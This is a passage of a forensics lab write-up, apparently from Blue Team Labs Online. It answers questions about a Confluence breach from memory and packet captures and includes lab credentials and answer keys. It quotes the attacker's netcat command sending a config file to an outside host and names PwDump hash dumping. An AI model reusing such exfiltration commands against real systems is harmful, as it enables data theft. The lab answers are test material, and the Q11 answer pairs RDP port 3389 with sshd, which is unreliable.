
The file that related to mounting is fstab which is one of a file that was exfiltrated by the attacker.
Answer
webserveradmin, 13!!--zxcvQ11) There is an interesting connection established between the webserver & database server, what port is this and what is the process detail? (Format: port, process/processID)

By using linux_netstat plugin then we can see that the webserver established RDP connection to database server
Answer
3389, sshd/4144Q12) What command did the attacker use to exfiltrate one of the wiki config files from the webserver? (Format: string)

One of the file that was exfiltrated is confluenc.cfg.xml which is the Confluence configuration file.
Answer
nc -w 3 172.233.24.11 8899 < /tmp/confluence.cfg.xmlQ13) What is the software used on the misconfigured exfiltration FTP Server (don’t include version), port, valid username, and valid password? (Format: software, port, username, password)

Its time for the pcap file located within database folder which we can use search function to find string like "username" which should be shown on the FTP communication but the first packet we found is not the right one since this is successful.

Then we will finally find the successful attempt of the attacker at frame 31748

There we have software, username and password.
Answer
pyftpdlib, 1338, hax0r, JumanjiR0cks133@Q14) What is the user-agent used in the exfiltration over HTTP? (Format: string)

We can filter for HTTP request and focus on the attacker IP address which we can see that its using PowerShell to exfiltrated data over HTTP.
Answer
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-GB) WindowsPowerShell/5.1.14393.693Q15) What is the name of the software and version used in the hash dumping? (Format: string vX.X)

By inspecting one of POST request then we can see that the attacker used pwdump version 8.2 to dump NTLM hash of the database server
Answer
PwDump v8.2Q16) What are the cleartext values of EMP-TaxNumber & EMP-IBAN? (Format: TaxNumber, IBAN)

By inspect another POST request then we can see that its Postgres database dump which contains data of unfortunate employee and seem like TaxNumber is in Hex and IBAN is some BASE encoded

Sure enough! TaxNumber is in Hex so we can convert it back to ASCII.

IBAN is base32 encoded so we can decode it to get the plaintext.
Answer
33N0t4xm3,5002p4ym3n0wQ17) A database function is used to convert the data type of a field to integer a few times. What is the field that is being converted? (Format: string_string)

There are quite massive amount of PGSQL traffic within pcap file so After reviewing PGSQL traffic then we will see entry_id field was being converted to int which match what the question is asking for.
Answer
entry_id https://blueteamlabs.online/achievement/share/52929/189
Summary
The attacker exploited CVE-2023-22518 of Atlassian Confluence resulting in accessing to the website then uploaded malicious jar file which is a webshell and used that to gain access to webserver as root.
The attacker exfiltrated several files from webserver which some of them contains cleartext username and password so the attacker used that to access database server via RDP.
The attacker also exploited misconfigured FTP to stage database file on the FTP server and finally exfiltrate NTML hash of database server with PWdump and Postgres database dump which contains Employee information.